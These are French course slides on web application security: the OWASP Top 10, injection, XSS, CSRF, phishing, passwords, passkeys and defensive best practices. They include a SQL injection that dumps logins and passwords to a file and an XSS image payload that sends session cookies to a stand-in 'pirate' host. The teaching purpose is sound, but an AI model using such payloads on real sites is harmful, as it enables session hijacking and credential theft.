12. Risques applicatifs

15 septembre 2025

Développement web il3

Risques applicatifs des app web

HE-Arc (DGR) 2024

Risque

- Faille ou bug permettant d'altérer le fonctionnement
- Un attaquant pourra :
  - Modifier le fonctionnement
  - Accéder ou modifier les données
- Présence possible à tous les niveaux d'un système
  - Application
  - Serveur et Client
  - OS
  - SGBD, …
- Responsabilité des développeurs :
  - OS, serveurs, langages : patches rapidement disponibles
  - nos applications : **c'est nous qui en sommes responsables**

OWASP [1]

- Open Web Application Security Project
- Fondation pour améliorer la sécurité des webapps
- Fondée en 2004, internationale, sans but lucratif
- Référence principale dans le domaine

1. https://owasp.org/

- Propose :
  - Top 10 (web et mobile [2]) tous les 4 ans : Méthode [3], CVSS [4], CWE [5]
  - Grande communauté d'experts
  - Formation, documentation et ressources
  - Outils d'audit, de tests et de formation (ex : Juice Shop [6])
  - Cheat Sheets [7] (yc pour CICD, Ajax, Laravel, Django,... ;)

Top 10 [8] OWASP 2021 (fr [9] - historique [10])

1. Contrôle d'accès défaillants
2. Défaillances cryptographiques
3. Injections
4. Conception non sécurisée
5. Mauvaise configuration de sécurité
6. Composants vulnérables et obsolètes
7. Identification & Authentification de mauvaise qualité
8. Manque d'intégrité des données et du logiciel
9. Carences des systèmes de contrôle et de journalisation
10. Falsification de requêtes côté serveur

- Non exhaustif : ex. : risques liés à Node JS [11]

Injection de code

- Données mal validées : possibilité d'exécuter du code
- Passées par requêtes :
  - formulaires
  - URL
  - ...
- Type de code injectable : TOUS !
  - HTML
  - SQL
  - Javascript

2. https://owasp.org/www-project-mobile-top-10/
3. https://owasp.org/Top10/#methodology
4. https://www.first.org/cvss/calculator/3.0
5. https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html
6. https://owasp.org/www-project-juice-shop/
7. https://cheatsheetseries.owasp.org/
8. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
9. https://owasp.org/Top10/fr/
10. https://www.hahwul.com/cullinan/history-of-owasp-top-10/
11. https://cheatsheetseries.owasp.org/cheatsheets/NPM_Security_Cheat_Sheet.html

— ...

Injections SQL

— Modifier les requêtes envoyées au SGBD
— Obtention d'un résultat non prévu par le développeur
— Deviner la structure du code pour l'exploiter
— SQL est puissant : UNION, INTO DUMPFILE, ...

Exemples [12]

```
SELECT titre, num FROM livres WHERE num=2 UNION
SELECT login, password FROM user INTO DUMPFILE 'www/exploit.txt'
```


Eviter les injections SQL

— N'accepter que des caractères valides
— A défaut, neutraliser les caractères dangereux
— Utiliser les entités HTML
— Vérifications strictes dans le code
— Eviter les noms prévisibles pour une appli critique

Cross Site Scripting (XSS)

— Injection de code (html et script)

12. https://fr.wikipedia.org/wiki/Injection_SQL



A High Level View of a typical XSS Attack

- Exécution par le navigateur du client

Cross Site Scripting (XSS)

- Enjeux : tout ce qui est possible en JS
  - Redirection
  - Lecture de cookies (session, ...)
  - Envoi d'info à un autre serveur
  - Modification du contenu de la page
  - ...
- Souvent utilisé pour transmettre le cookie de session

```
<img src="http://www.urlinexistante.com/im.jpg"
     onerror="window.location='http://www.pirate.com/recupcookie.jsp?
     cookie='+document.cookie';">
```

3 types de XSS

- Reflected XSS
  - Affichage d'une partie de la requête (recherche, erreur, ...)
- Stored XSS
  - Stockage dans la BDD et affichage (= exécution) par plusieurs clients
- DOM based XSS

— Exécutée lors de la modification du DOM (Exemple [13])

Cross Site Request Forgery (CSRF - Sea Surf)

— **Principe** :
  — Faire réaliser à quelqu'un une action à son insu, avec ses propres infos d'authentification (credentials)
— Envoi par mail ou post forum de liens ou images
— Les URL correspondent à actions (vote, suppression, ...)

Exemple [14] (SOP, CORS)

Phishing

— Site sosie d'un site officiel :

1. L'utilisateur saisit ses données...
2. ... l'attaquant les récupère...
3. ... et les utilise sur le site officiel

— Difficile à contrer pour le développeur
— L'utilisateur doit être prudent
— Bien lire les URLS et le GUI du navigateur pas toujours suffisant
— Ne pas utiliser de lien dont on n'est pas sur de la source (Homograph Attack [15], Homoglyphes [16], Unicode Spoofing [17])

Risques non liés à l'application

— IoT : souvent mal sécurisé (shodan.io [18])
— DoS
— Spoofing (IP, DNS, ARP)
— Buffer Overflows (surtout en C)
— Trojans, backdoors
— Usurpation de mots de passe : dictionnaire, force brute
— **SOCIAL ENGINEERING !!!**

13. https://www.owasp.org/index.php/DOM_Based_XSS
14. https://www.owasp.org/index.php/CSRF
15. https://www.xudongz.com/blog/2017/idn-phishing/
16. https://github.com/codebox/homoglyph/blob/master/raw_data/chars.txt
17. https://onlineunicodetools.com/spoof-unicode-text
18. https://www.shodan.io/

Authentification

- **Identification** : annoncer qui on est
- **Authentification** : prouver qu'on est la personne qu'on prétend être :
  1. Avec quelque chose que l'on **sait** (PIN, mot de passe)
  2. Avec quelque chose que l'on **possède** (téléphone, token, ...)
  3. Avec quelque chose que l'on **est** (biométrie)
- La sécurité augmente si on combine ces facteurs
- Important de prendre en compte l'utilisabilité

Top 500 passwords cloud

FIGURE 1 – top 500 passwords cloud

Mots de passe

- 30% of users have a password from the top 10'000 (source [19])
- Our passwords habits revealed [20]
- xkcd's password strength [21]
- 2017 : NIST 800-63-3 [22] suivi par la NCSC [23]
  - Mots de passe longs plutôt qu'avec des caractères spéciaux
  - Ne forcer le changement qu'en cas de nécessité
  - Autoriser et accompagner l'utilisation de password managers
  - Utiliser la 2FA

19. https://mojoauth.com/blog/why-are-businesses-still-using-passwords/
20. https://visual.ly/our-password-habits-revealed
21. https://xkcd.com/936/
22. https://pages.nist.gov/800-63-3/
23. https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach

- Plusieurs tentatives pour s'en affranchir :
  - Microsoft [24], passwordless [25] authentication
  - 2022 : Passkeys : JS API WebAuthN [26] + CTAP/U2F [27]

Passkeys [28]

- Paire de clés asymétriques au lieu d'un mot de passe
- Initiative de l'alliance FIDO [29]
- Fin 2022 : intégrée à Android, iOS, win11 et MacOS
- Résolution de challenges : pas d'info sensible sur le réseau
- 3 acteurs :
  - User Agent : Humain / Navigateur
  - Relying Party : Serveur (service auquel on veut s'authentifier)
  - Authenticator : Clef USB / Smartphone / OS + biométrie
- Communication :
  - User Agent <=> Authenticator : CTAP / U2F
  - User Agent <=> Relying Party : API JS WebAuthn [30]
- Disponible sur Switch Edu-ID : **Testez !**

Passkeys : Acteurs [31]

Passkeys : Enregistrement [32]

Passkeys : Authentification [33]

Collecte d'information

- Toute information est bonne pour l'attaquant
  - Messages d'erreur

24. https://www.microsoft.com/security/blog/2021/09/15/the-passwordless-future-is-here-for-your-microsoft-account/
25. https://hacks.mozilla.org/2014/10/passwordless-authentication-secure-simple-and-fast-to-deploy/
26. https://en.wikipedia.org/wiki/WebAuthn
27. https://proton.me/blog/fr/universal-2nd-factor-u2f
28. https://medium.com/webauthnworks/introduction-to-webauthn-api-5fd1fb46c285
29. https://fidoalliance.org/members/
30. https://webauthn.guide/
31. https://auth0.com/blog/introduction-to-web-authentication/
32. https://www.freecodecamp.org/news/intro-to-webauthn/
33. https://www.freecodecamp.org/news/intro-to-webauthn/




FIGURE 2 – Architecture



USER
:USER AGENT
:RELYING PARTY
:AUTHENTICATOR
Goes to relying party's website
HTTP GET
HTTP
Relying party's script running on the user agent calls navigator.credentials.create with this data
Click register button
Get challenge
Challenge
Challenge + create new credentials command
Authorization request (optional)
Authorized
New credentials + signed challenge
Credentials (public key) + signed challenge
Registered
Registered

Figure 3 – Reg




Figure 4 – Auth

    - Configuration OS serveur
    - Configuration serveurs (http, sql, php, ...)
    - Identifiants et commentaires dans sources -au cas où-
    - SOCIAL ENGINEERING !
- Le développeur doit laisser filter un minimum d'info !
- Utilisée aussi par les "white hats" (ethical hackers) :
    - Cowrie Honeypot [34] (visualisation des attaques en 24h)
    - Autres cartes [35] de menaces et attaques

Bonnes pratiques

- Configuration stricte du serveur
- Valider toutes les entrées (formulaires, requêtes HTTP)
- Filtrage/encodage de toutes les entrées en entités HTML
- Ne jamais afficher directement une saisie de formulaire
    - Ni aucune donnée transmise par HTTP avant de l'avoir filtrée !
- Tester ses formulaires avec des expressions à risques
- Contrôler le maximum de paramètres (même si redondant) :
    - Session, IP, user agent, proxy, ...
- Utiliser un framework
    - ces bonnes pratiques sont déjà implémentées
- Suites et logiciels de test

Références

- Référence
    - OWASP [36], webinar fr 2016 [37]
    - WebAuthn : w3c [38], MDN [39]
- Exemples, explications
    - Présentation XSS et CSRF [40] en français
    - Protection CSRF [41] en français
- Utilitaires, tutos, exercices

34. https://hackertarget.com/cowrie-honeypot-analysis-24hrs/
35. https://www.google.com/search?q=ipviking
36. https://www.owasp.org/
37. https://www.youtube.com/watch?v=pHI2zitLph8
38. https://www.w3.org/TR/webauthn/
39. https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API
40. https://www.journaldunet.com/solutions/dsi/1209139-comment-eviter-les-failles-cross-site-scripting-xss/
41. https://www.apprendre-php.com/tutoriels/tutoriel-39-introduction-aux-cross-site-request-forgeries-ou-sea-surf.html

  - Juice Shop [42]
  - Web Goat [43]
  - Google-Gruyere [44]
- Passkeys developer Cheat Sheet [45]

Sources

42. https://owasp.org/www-project-juice-shop/
43. https://www.owasp.org/index.php/Webgoat
44. https://google-gruyere.appspot.com/
45. https://www.corbado.com/blog/passkeys-cheat-sheet